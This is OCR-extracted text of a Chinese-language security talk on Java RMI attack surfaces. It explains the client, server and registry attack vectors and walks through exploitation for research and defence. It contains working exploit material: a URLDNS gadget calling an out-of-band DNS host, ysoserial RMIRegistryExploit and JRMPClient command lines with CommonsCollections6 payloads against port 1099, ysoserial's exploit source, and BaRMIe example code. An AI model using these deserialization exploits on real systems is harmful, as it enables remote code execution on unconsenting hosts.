
Java RMI Attack Surfaces

thinkycx

2024.05.29

Agenda

- 1、Java RMI简单介绍（是什么、组成、一个例子）
- 2、RMI的攻击面 - Client/Server/Registry
- 3、RMI相关的利用工具
- 4、总结思考（RMI、Java安全研究）




1、Java RMI光速介绍（是什么、组成、一个例子）

- 1、是什么？
  RMI：Remote Method Invocation

  需求：跨JVM通信场景，client obj需要调用Server （remote objects）上的方法。


- 2、组成：
  - Server：提供方，绑定远程对象到 Registry上
  - Registry：提供 bind/rebind方法给Server绑定对象；提供lookup方法给client找到远程对象
  - Client：调用方，1）先和Registry通信找到远程对象的地址， 2） 然后发起调用





1、Java RMI光速介绍


（是什么、组成、一个例子）


- 一个例子：
  - Hello 接口：Server和Client通信接口
  - HelloImpl：Server上接口的具体实现
  - RMIClient：客户端
  - RMIServer：创建注册中心 + 服务端（bind对象）












2、RMI的攻击面 - Client/Server/Registry

- Client（少见）
- Server（少见，危害较大）
- Registry（多见，危害较大）



2、RMI的攻击面 - Client/Server/Registry

- Client攻击面：Server返回序列化的数据给Client时，Client需要反序列化
- 一个例子（实际场景中很少见）：

```
HelloImpl > testAttackRMIClient
Hello.java | HelloImpl.java | RMIClient.java | RMIRegistryExploit8u121UnicastRef.java | RMIServer.java | Application.java
1 usage  1 thinkycx
@Override
public Object testAttackRMIClient(String msg) throws Exception {
    System.out.println("testAttackRMIClient msg: " +  msg);
    return new URLDNS().getObject( url: "http://test.testAttackRMIClient.s.dlsr.icu");
}
```

- 调用栈：

```
resolveClass:198, MarshalInputStream (sun.rmi.server)
readNonProxyDesc:1613, ObjectInputStream (java.io)
readClassDesc:1518, ObjectInputStream (java.io)
readOrdinaryObject:1774, ObjectInputStream (java.io)
readObject0:1351, ObjectInputStream (java.io)
readObject:371, ObjectInputStream (java.io)
unmarshalValue:326, UnicastRef (sun.rmi.server)    // trigger here
invoke:175, UnicastRef (sun.rmi.server)
invokeRemoteMethod:194, RemoteObjectInvocationHandler (java.rmi.server)
invoke:148, RemoteObjectInvocationHandler (java.rmi.server)
testAttackRMIClient:-1, $Proxy0 (com.sun.proxy)
test03AttackRMIClient:85, RMIClient (com.example.basicstudy.rmi)
main:36, RMIClient (com.example.basicstudy.rmi)
```

```
tInvocationHandler.java | UnicastRef.class | RemoteObject.java | LiveRef.class | DGCClient.class | ObjectInputStream.java
Decompiled .class file, bytecode version: 52.0 (Java 8)
no usages
protected static Object unmarshalValue(Class<?> var0, ObjectInput var1) throws IOException, Class
    if (var0.isPrimitive()) {
        if (var0 == Integer.TYPE) {
            return var1.readInt();
        } else if (var0 == Boolean.TYPE) {
            return var1.readBoolean();
        } else if (var0 == Byte.TYPE) {
            return var1.readByte();
        } else if (var0 == Character.TYPE) {
            return var1.readChar();
        } else if (var0 == Short.TYPE) {
            return var1.readShort();
        } else if (var0 == Long.TYPE) {
            return var1.readLong();
        } else if (var0 == Float.TYPE) {
            return var1.readFloat();
        } else if (var0 == Double.TYPE) {
            return var1.readDouble();
        } else {
            throw new Error("Unrecognized primitive type: " + var0);   var0: "class java.lang.Obj
        }
    } else {
        return var1.readObject();   var1: ConnectionInputStream@1035
    }
```

String/Object都会走到下面的readObject

2、RMI的攻击面 - Client/Server/Registry

- Server攻击面（少见，危害较大，参考BaRMIe工具）
  - 1）暴露了危险方法出去
  - 2）方法参数存在Object
  - 3）方法参数存在非基础数据类型（和2一致）
- https://github.com/NickstaDB/BaRMIe

README MIT license

1. Attacking Insecure Methods

The first and most straightforward method of attacking insecure RMI services is to simply call insecure remote methods. Often dangerous functionality is exposed over RMI which can be triggered by simply retrieving the remote object reference and calling the dangerous method. The following code is an example of this:

```
//Get a reference to the remote RMI registry service
Registry reg = LocateRegistry.getRegistry(targetHost, targetPort);

//Get a reference to the target RMI object
Foo bar = (Foo)reg.lookup(objectName);

//Call the remote executeCommand() method
bar.executeCommand(cmd);
```

2. Deserialization via Object-type Paraeters

Some RMI services do not expose dangerous functionality, or they implement security controls such as authentication and session management. If the RMI service exposes a method that accepts an arbitrary Object as a parameter then the method can be used as an entry point for deserialization attacks. Some examples of such methods can be seen below:

```
public void setC
public void addA
```

3. Deserializatio

Due to the use of se
method with non-pr
using TCP proxies t
invocations. Some e


```
public void setN
public Long add(
public void sum(
```

```
→  RmiServerExample git:(master) ✗ nmap -Pn -p 1099 --script=rmi-dumpregistry.nse 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2024-05-29 17:21 CST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00034s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
| rmi-dumpregistry:
|   Hello
|     implements java.rmi.Remote, com.example.basicstudy.rmi.Hello,
|     extends
|       java.lang.reflect.Proxy
|       fields
|           Ljava/lang/reflect/InvocationHandler; h
|             java.rmi.server.RemoteObjectInvocationHandler
|             @11.[redacted]:56027
|             extends
|_              java.rmi.server.RemoteObject

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```


2、RMI的攻击面 - Client/Server/Registry


- Server（少见，危害较大，参考BaRMIe工具）
  - 1）暴露了危险方法出去
  - 2）方法参数存在Object
  - 3）方法参数存在非基础数据类型（和2一致）

场景2：




场景3：






2、RMI的攻击面 - Client/Server/Registry

- Registry（多见，危害较大）
- 漏洞位置：
  - RegistryImpl_Skel#dispatch
  - DGCImpl_Skel#dispatch





2、RMI的攻击面 - Registry

- 1）Jdk < 8u121 , jdk层没有任何限制，漏洞位置不变：
  - RegistryImpl_Skel#dispatch：Server bind对象时RMIRegistry的处理位置。
  - DGCImpl_Skel#dispatch 处理DGC请求（同理）

利用方法：

```
## RMIRegistry
### 方式1: 直接攻击 RMIRegistry
ysoserial ysoserial.exploit.RMIRegistryExploit 127.0.0.1 1099 CommonsCollections6 "open -a /Syste

### 方式2
ysoserial ysoserial.exploit.JRMPClient  127.0.0.1 1099 CommonsCollections6 "open -a /System/Applic
```

利用原理：

```
Run | Debug
public static void main(final String[] args) throws Exception {
    final String host = args[0];
    final int port = Integer.parseInt(args[1]);
    final String command = args[3];
    Registry registry = LocateRegistry.getRegistry(host, port);
    final String className = CommonsCollections1.class.getPackage().getName() +  "." + args[2];
    final Class<? extends ObjectPayload> payloadClass = (Class<? extends ObjectPayload>) Class.forName(className);

    // test RMI registry connection and upgrade to SSL connection on fail
    try {
        registry.list();
    } catch(ConnectIOException ex) {
        registry = LocateRegistry.getRegistry(host, port, new RMISSLClientSocketFactory());
    }

    // ensure payload doesn't detonate during construction or deserialization
    exploit(registry, payloadClass, command);
}

public static void exploit(final Registry registry,
        final Class<? extends ObjectPayload> payloadClass,
        final String command) throws Exception {
    You, 27 minutes ago | 3 authors (Chris Frohoff and others)
    new ExecCheckingSecurityManager().callWrapped(new Callable<Void>(){public Void call() throws Exception {
        ObjectPayload payloadObj = payloadClass.newInstance();
        Object payload = payloadObj.getObject(command);
        String name = "pwned" + System.nanoTime();

        // 20240507 为什么需要动态代理把恶意对象Map变成remote类型?
        Remote remote = Gadgets.createMemoitizedProxy(Gadgets.createMap(name, payload), iface:Remote.class);
        try {
            registry.bind(name, remote);
        } catch (Throwable e) {
            e.printStackTrace();
        }
```

- 触发点：

RMIClient.java | RegistryImpl_Skel.class | MarshalInputStream.class | RMIServer.java | HelloImpl.java | RemoteObjectInvoc

Decompiled .class file, bytecode version: 45.3 (Java 1.1)

Hierarchy: Class Rem


Object (java.lan
RemoteObje
Remot


```
public RegistryImpl_Skel() {
}

public void dispatch(Remote var1, RemoteCall var2, int var3, long var4) throws Exception {
    if (var4 != 4905912898345647071L) {
        throw new SkeletonMismatchException("interface hash mismatch");
    } else {
        RegistryImpl var6 = (RegistryImpl) var1;
        String var7;
        Remote var8;
        ObjectInput var10;
        ObjectInput var11;
        switch (var3) {
            case 0:
                try {
                    var11 = var2.getInputStream();
                    var7 = (String) var11.readObject();
                    var8 = (Remote) var11.readObject();
                } catch (IOException var94) {
                    throw new UnmarshalException("error unmarshalling argumen
                } catch (ClassNotFoundException var95) {
                    throw new UnmarshalException("error unmarshalling argumen
                } finally {
                    var2.releaseInputStream();
                }

                var6.bind(var7, var8);
```


```
resolveClass:198, MarshalInputStream (sun.rmi.server)     // MarshalInputStream 非ObjectInputStream（常见的rasp拿不到数据）
readNonProxyDesc:1613, ObjectInputStream (java.io)
readClassDesc:1518, ObjectInputStream (java.io)
readProxyDesc:1576, ObjectInputStream (java.io)
readClassDesc:1515, ObjectInputStream (java.io)
readOrdinaryObject:1774, ObjectInputStream (java.io)
